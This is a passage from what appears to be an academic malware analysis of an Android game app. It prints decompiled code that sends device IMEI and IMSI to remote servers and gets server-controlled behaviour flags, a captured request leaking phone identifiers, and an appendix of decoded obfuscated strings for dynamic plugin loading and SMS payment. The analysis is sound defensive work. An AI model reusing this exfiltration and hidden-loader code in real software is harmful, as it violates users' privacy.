    /* renamed from: a  reason: collision with root package name */
    public static final int f527a = 14;
    public static final int b = 15;
    public static final int c = 16;
    public static final int d = 20;
    public static final String e = "content://sms";
    public static final String f = "content://sms/sent";
    public static final String g = "content://sms/inbox";
    private static final long h = 1;
```

Figure 3.29: Cdo

```
public void pushData(String appid, String channelId, String imei) {
    SharedPreferences sp = this.context.getSharedPreferences("tally_util_msg", 0);
    boolean isPushSucc = sp.getBoolean("push_succ", false);
    if (!isPushSucc) {
        if (imei == "" || imei == null) {
            new MyTask().execute(appid, channelId, getIMEI(this.context));
        } else {
            new MyTask().execute(appid, channelId, imei);
        }
        Log.v("TallyUtil", "execute start");
    }
}

public static String getIMEI(Context context) {
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
    String imei = telephonyManager.getDeviceId();
    return imei;
}
```

Figure 3.30: pushData

```java
public void reciveData() {
    new MyTask().execute(GAME_ID, CHANNEL_ID);
}

/* loaded from: classes.dex */
class MyTask extends AsyncTask<String, Integer, String> {
    MyTask() {
    }
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.os.AsyncTask
    public String doInBackground(String... arg0) {
        String str = arg0[0];
        String str2 = arg0[1];
        String path = "http://web.5ayg.cn:30000/sg-backend/apkConfig/getApkConfig?gameId=" + MyCheckUtil.GAME_ID + "&channelId=" + MyCheckUtil.CHANNEL_ID;
        HttpGet httpGet = new HttpGet(path);
        String result = "";
        try {
            HttpResponse httpResponse = new DefaultHttpClient().execute(httpGet);
            if (httpResponse.getStatusLine().getStatusCode() == 200) {
                BufferedReader reader = new BufferedReader(new InputStreamReader(httpResponse.getEntity().getContent()));
                for (String s = reader.readLine(); s != null; s = reader.readLine()) {
                    result = String.valueOf(result) + s;
                }
            }
        } catch (IOException e) {
            e.printStackTrace();
        } catch (ClientProtocolException e2) {
            e2.printStackTrace();
        }
        return result;
    }
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.os.AsyncTask
    public void onPostExecute(String result) {
        if (result != null && result.length() > 0) {
            try {
                JSONObject jsonObject = new JSONObject(result);
                boolean a2 = jsonObject.getBoolean("a");
                boolean b = jsonObject.getBoolean("b");
                boolean c = jsonObject.getBoolean("c");
                MyCheckUtil.this.setFlagA(a2);
                MyCheckUtil.this.setFlagB(b);
                MyCheckUtil.this.setFlagC(c);
            } catch (JSONException e) {
                e.printStackTrace();
            }
        }
        super.onPostExecute((MyTask) result);
    }
}
```

Figure 3.31: MyTask in myCheckUtil

```java
if (MyCheckUtil.getIns().isFlagC()) {
    Cocos2dxGLSurfaceView.getInstance().queueEvent(new Runnable() { // from class: org.cocos2dx.cpp.AppActivity.2.2
        @Override // java.lang.Runnable
        public void run() {
            AppActivity.callCPP(1023);
        }
    });
} else {
    Cocos2dxGLSurfaceView.getInstance().queueEvent(new Runnable() { // from class: org.cocos2dx.cpp.AppActivity.2.3
        @Override // java.lang.Runnable
        public void run() {
            AppActivity.callCPP(1024);
        }
    });
}
```

Figure 3.32: different versions of callCPP are called depending on the boolean received by the server

```java
/* loaded from: classes.dex */
class MyTask extends AsyncTask<String, Integer, Boolean> {
    MyTask() {
    }

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.os.AsyncTask
    public Boolean doInBackgOround(String... arg0) {
        String appid = arg0[0];
        String channelId = arg0[1];
        String imsi = arg0[2];
        String path = "http://www.zhjnn.com:20002/advert/info/userActions?appId=" + appid +
            "&channelId=" + channelId +
            "&deviceNo=" + imsi +
            "&sappId=0&doType=2";
        HttpGet httpGet = new HttpGet(path);
        boolean isSucc = false;
        try {
            HttpResponse httpResponse = new DefaultHttpClient().execute(httpGet);
            if (httpResponse.getStatusLine().getStatusCode() == 200) {
                Log.v("TallyUtil", "load succ");
                isSucc = true;
            }
        } catch (IOException e) {
            e.printStackTrace();
        } catch (ClientProtocolException e2) {
            e2.printStackTrace();
        }
        return Boolean.valueOf(isSucc);
    }

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.os.AsyncTask
    public void onPostExecute(Boolean result) {
        if (result.booleanValue()) {
            SharedPreferences.Editor editor = MyTallyUtil.this.context.getSharedPreferences("tally_util_msg", 0).edit();
            editor.putBoolean("push_succ", true);
            editor.commit();
            Log.v("TallyUtil", "push succ");
        }
        super.onPostExecute((MyTask) result);
    }
}
```

Figure 3.33: MyTask in myTallyUtil




Figure 3.34: Naughty maid app icon on the virtual phone launcher





Figure 3.35: All contacted domains found during dynamic analysis. Those in blue were not found by MobSF

```
GET /GetMobile/MatchingMobile.aspx?IMSI=310260000000000&IMEI=358240051111110&
TimeStamp=1693818077783&ChannelId=88&Sign=253ac741f7407b16da7644a7920f20ac
HTTP/1.1
AppId: 605
PNO: 31053
V: 1.8.9
APNAME: epc.tmobile.com
UA: Android_unknown_sdk_google_phone_armv7
UID:
IMSI: 310260000000000
IMEI: 358240051111110
TEL:
ICCID: 89014103211118510720
PHONE_VERSION: Android_6.0
lac: 3
cid: 91
CType: -1
Host: 139.129.132.111:8001
Connection: close
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
```

Figure 3.36: For some domains, phone info are sent in clear text



(a) Obfuscated payload (b) The decoded payload

Figure 3.37: encrypted payload sent to p1.ilast.cc/index.php/MC/HB

Chapter 4

Appendix

bDIu	'.pl'
bCgjMA==	'.jar'
ODIuNw==	'zplu'
LyssKzEmKR01LTApICcsISo=	'minisdk_workbench'
IS0vbC8tICsuJ2wgNy8yNichKmwtMCYrLCMwO2wvKywrEQYJbDgyLjclKyw=	'com.mobile.bumptech.ordinary.miniSDK.zplugin'
NzYkb3o=	'utf-8'
c3Bxdnd0dXo=	'12345678'
AywmMC0rJm0mIzYjbQ==	'Android/data/'
JSc2FS0wKQAnLCEqYjUtMCkAJywhKg==	'getWorkBench workBench'
bQ==	'/'
bA==	'.'
pv/9pdbqFicxNhcwLq3+w63+w63+w63+ww==	'使用TestUrl！！！！'
LDcuLg==	'null'
NSskKw==	'wifi'
cCUd	'2g_'
cSUd	'3g_'
diUd	'4g_'
IS0vbC0wJissIzA7bCwnNS8rLCsRBglsODIuNyUrLA==	'com.ordinary.newminiSDK.zplugin'
IzIyKyY=	'appid'
LycwISojLDYrJg==	'merchantid'
ICMxJyotMTY=	'basehost'
ODskISojLCwnLism	'zyfchannelid'
MSchHTIjNio=	'sec_path'
bS8rLCsxJilsJyw0	'/minisdk.env'
KywkLTFsISQl	'infos.cfg'
IzIyLishIzYrLSxtKDEtLG84Ly8rLDEmKScsIS0mJyY=	'application/json-zmminsdkencoded'
NzYkb3o=	'utf-8'
LyssKxEGCWw4Mi43JSssbC4tIyYwJzE3LjY=	'miniSDK.zplugin.loadresult'
MCcxNy42	'result'
Ji01LC4tIyYdIyE2Ky0sHQ==	'download_action_'
HQ==	'_'
Ji01LC4tIyYdMTYjNjcx	'download_status'

Ji01LC4tIyYdITcwMSs4Jw==	'download_cursize'
Ji01LC4tIyYdNi02Iy4xKzgn	'download_totalsize'
Ji01LC4tIyYdJzoxNjA=	'download_exstr'
ERIdEAcSDgMBBx0BDgMREQ4NAwYHEB0BDgMRER0MAw8H	'SP_REPLACE_CLASSLOADER_CLASS_NAME'
ERIdCQcbHREWAxYRBxAUCwEHHQEOAxERHQwDDwc=	'SP_KEY_STATSERVICE_CLASS_NAME'
ERIdCQcbHQ8NAAEOCwEJAwUHDBYdAQ4DEREdDAMPBw==	'SP_KEY_MOBCLICKAGENT_CLASS_NAME'
ERIdCQcbHQ8DEhIOCwEDFgsNDB0BDgMRER0MAw8H	'SP_KEY_MAPPLICATION_CLASS_NAME'
ERIdCQcbHRAHERcOFg4LERYHDAcQHQEOAxERHQwDDwc=	'SP_KEY_RESULTLISTENER_CLASS_NAME'
ODIuNyUrLB0zNycwOw==	'zplugin_query'
EzcnMDsGIzYjECchKzQnFisvJw==	'QueryDataReciveTime'
DCc6NhAnMwssNicwNCMu	'NextReqInterval'
bTM3JzA7bzIuIzZtLyssMSYpbTIuNyUrLG0zNycwO2wmLQ==	'/query-plat/minsdk/plugin/query.do'
ODIuNyUrLKTZ9qTU8qTd56rt4K3+zqTV9KvV9qfK8qb4xGImNisvJ38=	'zplugin更新查询，时间到了 dtime='
ODIuNyUrLKTZ9qTU8qTd56rt4K3+zqTV9KvV9qr92qTw46fK8q3+zqr92qTey2J/Yg==	'zplugin更新查询，时间还没到，还有 = '
peXQ	'秒'
KzESLjclKywEKy4nBzorMTZ4	'isPluginFileExist:'
bmIrMRYrLycWLRM3JzA7eA==	', isTimeToQuery:'
MSotNy4mYjM3JzA7YjcyJTAjJidiJC0wYjgyLjclKyxs	'should query upgrade for zplugin.'
pd3vpNX0q9X2p8THqv3cpfnvp9Ltp8jqEzcnMDsWKjAnIyZiJC0wYjgyLjclKyxuYqXZ9qTM52IwJzY3MCxiYw==	'短时间内连续启动QueryThread for zplugin，直接 return !'
LC02YjAnIyEqYjYrLyc=	'not reach time'
LC02YjAnIyEqYjYrLyc=	'not reach time'
LC02YjAnNCcrNCdiMCcxMi0sMSdiJC0wYicwMGIwJzItMDZiJDAtL2IxJzA0JzA=	'not reveive response for err report from server'
FxYEb3o=	'UTF-8'
LC02YjAnMTItLDEnYjUqJ2IlJzZiNzAu	'not response whe get url'
LzElAS0mJw==	'msgCode'
NzAu	'url'
MTchIScxMQ==	'success'
MCczCyw2JzA0Iy4=	'reqInterval'
NzYkb3o=	'utf-8'
JzsIMiAaDDILKC0rCBoPKw4BCDIgFRQyCygtKwgaDysOAQgtGxVzKiArC3QLKxQ4Cys1KyMKDHInGgAuCygtKwgaDysOAQhwGBoIOCMVezcLKC0uGAE1KyAVLjcXcBAwFC8UOyFwLjQgKwt0CBUTMQssDCkjOwt0CysUOAsrNSshBQQoI3AELBgXdyogFRcrDSsLLiE7CzELL3MuIS8MLRsVd3IRFRMrDSsLLiE7CzELLwQ1IQcuKQsoLS4YATUrG3AqKiAvdy4gBy4pCygtKwgaDyskE39/	'eyJpbXNpIjoiJXMiLCJpbWVpIjoiJXMiLCJoYW1hbiI6IiVzIiwiaHN0eXBlIjoiJXMiLCJ2ZXJzaW9uIjolZCwibWluU2RrVmVyc2lvbiI6JWQsInNkayI6IiVzIiwicGFja2FnZU5hbWUiOiIlcyIsIm1lcmNoYW50SWQiOiIlcyIsImFwcElkIjolZCwiY2hhbm5lbElkIjoiJXMifQ=='

bCwnNWwmIzYj	'.new.data'
bA==	'.'
ISonISkDMikSLjclKywdDQk=	'checkApkPlugin_OK'
IzIpYqTN0Kb59KfOx6fSz6vW26rt7a3+2A==	'apk 插件包名错误：'
IzIpYqTN0Kb59Krl4aTc0qvW26rt7Q==	'apk 插件解析错误'
NzIlMCMmJw==	'upgrade'
Kyw0Iy4rJmI3MiUwIyYnYjIjMCMv	'invalid upgrade param'
NzIlMCMmJ2IrMWIlLSssJWItLG5iISMsZTZi	"upgrade is going on, can't upgrade agai n!"
NzIlMCMmJ2IjJSMrLGM=	'download fail'
Ji01LC4tIyZiJCMrLg==	'download success'
Ji01LC4tIyZiMTchIScxMQ==	'/'
bQ==	'有新版本，删除老版本，替换新版本插件！'
pN7LpNTypcvKpN7urf7Op8riq9vmqsLDpcvK pN7urf7OpNn9pM/gpNTypcvKpN7upM3Qpv n0rf7D	
LSwTNycwOxAnMTcuNm5iMCcxNy42eA==	'onQueryResult, result:'
bmInMDAPMSV4	', errMsg:'
bmI3MC54	', url:'
MzcnMDtiJCMrLg==	'query fail'
bQ==	'/'
JiMuNCspbDE7MTYnL2wGJzoBLiMxMQ4tI yYnMA==	'dalvik.system.DexClassLoader'
Li0jJgEuIzExYiEuIzExDCMvJ3g=	'loadClass className:'
LC02YiYhLmM=	'not dcl!'
Li0jJgEuIzExYiYnOgEuIzExDi0jJh0hLjF4	'loadClass dexClassLoad_cls:'
Li0jJgEuIzEx	'loadClass'
Li0jJgEuIzExYi4tIyYBLiMxMXg=	'loadClass loadClass:'
Li0jJgEuIzExYiEuIzExc3g=	'loadClass class1:'
Li0jJgEuIzExYgc6IScyNistLHg=	'loadClass Exception:'
KzEGIS4OLSMmJyZ4	'isDclLoaded:'
Ei43JSssDi0jJicwYjIuNyUrLGIkKy4nYiwtNm InOisxNmNiMiM2Kng=	'PluginLoader plugin file not exist! pat h:'
bA==	'.'
Ei43JSssDi0jJicwYiYnLic2J2ItLiZiLi0jJhIuNy UrLGIkKy4nYw==	'PluginLoader delete old loadPlugin file !'
MCcsIy8nYjYtYng=	'rename to :'
bmIwJzZ4	', ret:'
Jic6HTgyLjclKyw=	'dex_zplugin'
Ei43JSssDi0jJicwYi4tIyZiJiEueA==	'PluginLoader load dcl:'
MCcsIy8nYiAjISlieA==	'rename back :'
bmIwJzZ4	', ret:'
Ei43JSssDyMsIyUnMGI2MDsOLSMmEi43JSs sCy8yLmM=	'PluginManager tryLoadPluginImpl!'
Ei43JSssDyMsIyUnMGIrMWI3MiUwIyYrLC ViLC01	'PluginManager is upgrading now'
Mi43JSssYisxYiMuMCcjJjtiLi0jJicmYiAnJC0 wJ2M=	'plugin is already loaded before!'
NzIlMCMmJ2M=	'upgrade!'
Ei43JSssDyMsIyUnMGIrMWI3MiUwIyYrLC ViLC01	'PluginManager is upgrading now'

DwMyMi4rISM2Ky0sYjgvHS0sETYjMDZj	'MApplication zm_onStart!'
KywrNgMyMg==	'initApp'
JSc2CywxNiMsISc=	'getInstance'
Ei43JSssDyMsIyUnMGIrLCs2Yw==	'PluginManager init!'
LwojLCYuJzBiKzFiLDcuLmJuYjEmKWoPAz	'mHandler is null , sdk(MApplication) no
IyLishIzYrLSxrYiwtYissKzY=	init'
JSc2YjYtNiMuMSs4J2J/Yg==	'get totalsize = '
p83UpPTKpvrJqv//	'取消下载'
Ji01LC4tIyZiJzAwrf7YITcwMSs4J2J/Yg==	'download err: cursize = '
bmI2LTYjLjErOCdif2I=	', totalsize = '
JzoRNjBif2I=	'exStr = '
ITcwMSs4J2J8YjYtNiMuMSs4Jw==	'cursize > totalsize'
pNTFpvn0pvrJqv//p+zOpMrSrf7OpNTFpvn	'文件下载完成，文件长度 = '
0q9f9p/jkYn9i	
YgA7Nic=	' Byte'
Ji01LC4tIyZiMTchIScxMQ==	'download success'
JzoRNjBif2I=	'exStr = '
Ji01LC4tIyZiJzAw	'download err'
bDYnLzI=	'.temp'
Ji01LAQrLidif2I=	'downFile = '
YjE2IzA2Y2Nj	' start!!!'
Ji01LAQrLidif2I=	'downFile = '
YgcaCxEWYmNjYw==	' EXIST !!!'
MCMsJScRKzgnYn9i	'rangeSize = '
JSc2CywyNzYRNjAnIy8EMC0vFzAuYjcwLh	'getInputStreamFromUrl urlStr = '
E2MGJ/Yg==	
bmIwIywlJxErOCdif2I=	', rangeSize = '
EAMMBQc=	'RANGE'
IDs2JzF/	'bytes='
bw==	'-'
AS0sNicsNm8QIywlJw==	'Content-Range'
bQ==	'/'
pNTvpcD7Yqb6yar//3ikwvmn5uWn8s1/	'断点 下载:总大小='
pNTvpcD7Yqb6yar//3iny+um/9un5uWn8s1/	'断点 下载:剩余大小='
bmKn/9Gny8+q/dmn+OR/	', 当前进度='
q9/cpNTvpcD7Yqb6yar//3ikwvmn5uWn8s1/	'非断点 下载:总大小='
KywyNzYRNjAnIy9if2I=	'inputStream = '
Bi01LC4tIyYnMGImLTUsBCsuJ2I2Jy8yDCM	'Downloader downFile tempName:'
vJ3g=	
pvrJqv//pfnRpN/deGI=	'下载结束: '
Ji01LC4tIyZiJzAweGI=	'download err: '
Ji01LC4tIyZiJzAw	'download err'
p9LMp83yq8XPqu3XpvrJqv//Yq3+w63+w63	'后台重试下载 ！！！'
+ww==	
pvrJqv//pfnRpNzep/v9pNDvbiMhNistLHg=	'下载结果广播,action:'
pvrJqv//pfnRpNzeYn9/Yg==	'下载结果 == '
LxcwLhE2MGJ/Yg==	'mUrlStr = '
LwQrLicGKzBif2I=	'mFileDir = '
LwQrLicMIy8nYn9i	'mFileName = '
MCcWMDsWKy8nMWJ/Yg==	'reTryTimes = '

MSotNQ4tIyYrLCUGKyMuLSViIyE2KzQrNjtif39iLDcuLmI+PmIjITYrNCs2O2wrMQQrLCsxKissJQ==	'showLoadingDialog activity == null | activity.isFinishing'
bTM3JzA7bzIuIzZtLi0lbScwMC0wbTcyLi0jJmwmLQ==	'/query-plat/log/error/upload.do'
Ky8xK38=	'imsi='
ZCsvJyt/	'&imei='
ZCojLyMsfw==	'&haman='
ZCoxNjsyJ38=	'&hstype='
ZC8rLCsxJik0JzAxKy0sfw==	'&minisdkversion='
ZDEmKX8=	'&sdk='
ZDIjISkjJScMIy8nfw==	'&packageName='
ZC8xJX8=	'&msg='
LC02YjAnNCcrNCdiMCcxMi0sMSdiJC0wYicwMGIwJzItMDZiJDAtL2IxJzA0JzA=	'not reveive response for err report from server'
FxYEb3o=	'UTF-8'
IS0yOwQrLidiJCMuMSdz	'copyFile false1'
IS0yOwQrLidiJywmbmI=	'copyFile end, '
bmI=	', '
IS0yOwQrLidiJCMuMSduYg==	'copyFile false, '
bmI=	', '
IS0yOwQrLidiJCMuMSduYg==	'copyFile false, '
bmI=	', '
fw==	'='
YQ==	'#'
Ag==	'@'
PA==	'~'
NzEnYiEtLy8tLGInLDQrMC0sLycsNmIkKy4nYw==	'use common environment file!'
LC1iJyw0KzAtLC8nLDZiJCsuJ2InOjErNmM=	'no environment file exsit!'
AS0sMTY=	'Const'
KywrNhIwLQEtLCQrJWInMDBieGI=	'initProConfig err : '
MiMwMScSMC0yJzA2KycxYiknO2J/Yg==	'parseProperties key = '
bmI0Iy43J2J/Yg==	', value = '
DwZ3	'MD5'
quz8pf/spvnhpdLEKi0xNmJ/Yg==	'设置代理host = '
Ym5iMjAtNmJ/Yg==	' , prot = '
quz8pf/sNSMypf/Tp8fxq9bbqu3t	'设置wap网关错误'
LTInLAEtLCwnITYrLSyr1tuq7e0=	'openConnection错误'
MCcjJgEtLDYnLDYAOxItMTZiNzAuYn9ibmIhLSw2Jyw2FjsyJ38=	'readContentByPost url = '
MCcjJgEtLDYnLDYAOxItMTZiJiM2I2IuJyxif2I=	', contentType='
FxYEb3o=	'readContentByPost data len = '
Eg0RFg==	'UTF-8'
AS0sLCchNistLA==	'POST'
CScnMm8DLis0Jw==	'Connection'
ASojMDEnNg==	'Keep-Alive'
FxYEb3o=	'Charset'
	'UTF-8'

AS0sNicsNm8OJywlNio=	'Content-Length'
AS0sNicsNm8WOzIn	'Content-Type'
MCcjJgEtLDYnLDYEMC0vEi0xNmIwJzE3Lj Zif2I=	'readContentFromPost result = '
Kyw0Iy4rJmImIzYj	'invalid data'
JCMrLmI2LWImJyEtJiduYic=	'fail to decode, e'
IzIpYiQrLidiLC02Yic6KzE2Yw==	'apk file not exist!'
JCMrLmI2LWIlJzZiIzIpYjQnMDErLSxj	'fail to get apk version!'
JSc2YiwnNjUtMCkLLCQtYisxYiw3Li4=	'get networkInfo is null'
NywpLC01LGo=	'unknown('
ax0=	')_'
ISovLSZidXJ3Yg==	'chmod 705 '
bS8sNm0xJiEjMCZwbQ==	'/mnt/sdcard2/'
bS8sNm0xJiEjMCZwbQ==	'/mnt/sdcard2/'
bS8sNm0nLy8hbQ==	'/mnt/emmc/'
bS8sNm0nLy8hbQ==	'/mnt/emmc/'
bQ==	'/'
bQ==	'/'
bTE7MTYnL20nNiFtNC0uJmwkMTYjIA==	'/system/etc/vold.fstab'
Jic0HS8tNyw2	'dev_mount'
IS0vbC0wJissIzA7bCMyKw==	'com.ordinary.api'
bBc2Ky4x	'.Utils'
bA8DITYrNCs2Ow==	'.MActivity'
LwMhNis0KzY7	'mActivity'
bA8tICEuKyEpAyUnLDY=	'.MobclickAgent'
bBc2Ky4x	'.Utils'
bDc2Ky5sECcxNy42DisxNicsJzA=	'.util.ResultListener'
Pw==	'}'
LSwRNiMwNg==	'onStart'
DwMyMi4rISM2Ky0sAS0vLwEuIzExDi0jJicw b3wtLBE2IzA2bwc6IScyNistLHg=	'MApplicationCommClassLoader->onStart-Exception:'
DwMyMi4rISM2Ky0sAS0vLwEuIzExDi0jJicw b3wrMQwnJyYXMScNNionMAEODzYqLSZv IS0sNic6NgEuIzExDi0jJicweA==	'MApplicationCommClassLoader->isNeedUseOtherCLMthod-contextClassLoader:'
eQEuIzExDi0jJicweA==	';ClassLoader:'
eSEuIzExDCMvJ3g=	';className:'
eSEuIzExCzEHOisxNng=	';classIsExist:'
DwMyMi4rISM2Ky0sAS0vLwEuIzExDi0jJicw b3wrMQwnJyYXMScNNionMAEODzYqLSZv DzsBLiMxMQwjLyd4	'MApplicationCommClassLoader->isNeedUseOtherCLMthod-MyClassName:'
DwMyMi4rISM2Ky0sAS0vLwEuIzExDi0jJicw b3wrLCs2by8BLiMxMQ4tIyYnMHg=	'MApplicationCommClassLoader->init-mClassLoader:'
DwMyMi4rISM2Ky0sAS0vLwEuIzExDi0jJicw b3wrLCs2by8BLS8vDwMyMi4rISM2Ky0sAS4j MTF4	'MApplicationCommClassLoader->init-mCommMApplicationClass:'
JSc2CywxNiMsISc=	'getInstance'
DwMyMi4rISM2Ky0sAS0vLwEuIzExDi0jJicw b3wrLCs2by8BLS8vDwMyMi4rISM2Ky0sDSA oJyE2eA==	'MApplicationCommClassLoader->init-mCommMApplicationObject:'

DwMyMi4rISM2Ky0sAS0vLwEuIzExDi0jJicwb3wrLCs2bwc6IScyNistLHg=	'MApplicationCommClassLoader->init-Exception:'
ETYjNhEnMDQrISdiMjAtIScxMWIuLSMmYjIuNyUrLGIWKy8nDTc2YjUqJyxiMiM7	'StatService process load plugin TimeOut when pay'
ETYjNhEnMDQrISdiNywwJyUrMTYnMGIuLSMmYjIuNyUrLGIwJyEnKzQnMA==	'StatService unregister load plugin receiver'
ETYjNhEnMDQrISdiMzcnMDtiLSAoHSEjLi4gIyEpYiMwJTFieGI=	'StatService query obj_callback args : '
IzIyCyY=	'appId'
LycwISojLDYLJg==	'merchantId'
ISojLCwnLgsm	'channelId'
Ni0jMTYdMTUrNiEq	'toast_switch'
IyE2KzQrNjsdLCMvJw==	'activity_name'
MSonLi4SLjclKywSIzYq	'shellPluginPath'
MSonLi4SLjclKywSKSUMIy8n	'shellPluginPkgName'
LyssKzEmKRQnMA==	'minisdkVer'
ODIuNyUrLBQnMA==	'zpluginVer'
DxIuNyUrLBAnIScrNCcwYi0sECchJys0J25iKyw2Jyw2eA==	'MPluginReceiver onReceive, intent:'
ETYjNhEnMDQrISdiMjAtIScxMWIuLSMmYjIuNyUrLGIwJzE3LjY=	'StatService process load plugin result'
Mi43JSssYi4tIyZiMCcxNy42eA==	'plugin load result:'
MTYjMDYRLzESIztiLi0jJmImIS5iJzAw	'startSmsPay load dcl err'
ORE2IzYRJzA0KyEnAS0vL28zNycwOxIjJScLJgQtMBAnMTcuNm9vb29vb29vb29vb29vfA==	'{StatServiceComm-queryPageIdForResult-------------->'
MzcnMDsSIyUnCyYELTAQJzE3LjY=	'queryPageIdForResult'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfDM3JzA7EiMlJwsmBC0wECcxNy42bzIjJScLJng=	'StatServiceCommClassLoader->queryPageIdForResult-pageId:'
eQE3MDAnLDYBLiMxMQ==	';CurrentClass'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfDM3JzA7EiMlJwsmBC0wECcxNy42bwc6IScyNistLHg=	'StatServiceCommClassLoader->queryPageIdForResult-Exception:'
ORE2IzYRJzA0KyEnAS0vL28zNycwOxIqLSwnDDcvb29vb29vb29vb29vb298	'{StatServiceComm-queryPhoneNum-------------->'
MzcnMDsSKi0sJww3Lw==	'queryPhoneNum'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfDM3JzA7EiotLCcMNy9vMiotLCcMNy94	'StatServiceCommClassLoader->queryPhoneNum-phoneNum:'
eQE3MDAnLDYBLiMxMQ==	';CurrentClass'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfDM3JzA7EiotLCcMNy9vBzohJzI2Ky0seA==	'StatServiceCommClassLoader->queryPhoneNum-Exception:'
ORE2IzYRJzA0KyEnAS0vL28xNiMwNhIjO29vb29vb29vb29vb29vfA==	'{StatServiceComm-startPay-------------->'
MTYjMDYSIzs=	'startPay'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfDE2IzA2EiM7bzIjOxAnMTcuNng=	'StatServiceCommClassLoader->startPay-payResult:'
eQE3MDAnLDYBLiMxMQ==	';CurrentClass'

ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfDE2IzA2EiM7bwc6IScyNistLHg=	'StatServiceCommClassLoader->startPay-Exception:'
ORE2IzYRJzA0KyEnAS0vL283LCssKzYDJjRvb29vb29vb29vb3w=	'{StatServiceComm-uninitAdv------------->'
NywrLCs2AyY0	'uninitAdv'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfDcsKywrNgMmNG8BNzAwJyw2AS4jMTE=	'StatServiceCommClassLoader->uninitAdv-CurrentClass'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfDcsKywrNgMmNG8HOiEnMjYrLSx4	'StatServiceCommClassLoader->uninitAdv-Exception:'
ORE2IzYRJzA0KyEnAS0vL28xKi01ETItNgMmNG9vb29vb29vb29vfA==	'{StatServiceComm-showSpotAdv------------->'
MSotNREyLTYDJjQ=	'showSpotAdv'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfDEqLTURMi02AyY0bwE3MDAnLDYBLiMxMQ==	'StatServiceCommClassLoader->showSpotAdv-CurrentClass'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfDEqLTURMi02AyY0bwc6IScyNistLHg=	'StatServiceCommClassLoader->showSpotAdv-Exception:'
ORE2IzYRJzA0KyEnAS0vL28zNycwO29vb29vb29vb29vfA==	'{StatServiceComm-query------------->'
MzcnMDs=	'query'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfDM3JzA7bwE3MDAnLDYBLiMxMXg=	'StatServiceCommClassLoader->query-CurrentClass:'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfDM3JzA7bwc6IScyNistLHg=	'StatServiceCommClassLoader->query-Exception:'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfCsxDCcnJhcxJw02KicwAQ4PNiotJm8hLSw2Jzo2AS4jMTEOLSMmJzB4	'StatServiceCommClassLoader->isNeedUseOtherCLMthod-contextClassLoader:'
eQEuIzExDi0jJicweA==	';ClassLoader:'
eSEuIzExDCMvJ3g=	';className:'
eSEuIzExCzEHOisxNng=	';classIsExist:'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfCsxDCcnJhcxJw02KicwAQ4PNiotJm8POwEuIzExDCMvJ3g=	'StatServiceCommClassLoader->isNeedUseOtherCLMthod-MyClassName:'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfCssKzZvLwEuIzExDi0jJicweA==	'StatServiceCommClassLoader->init-mClassLoader:'
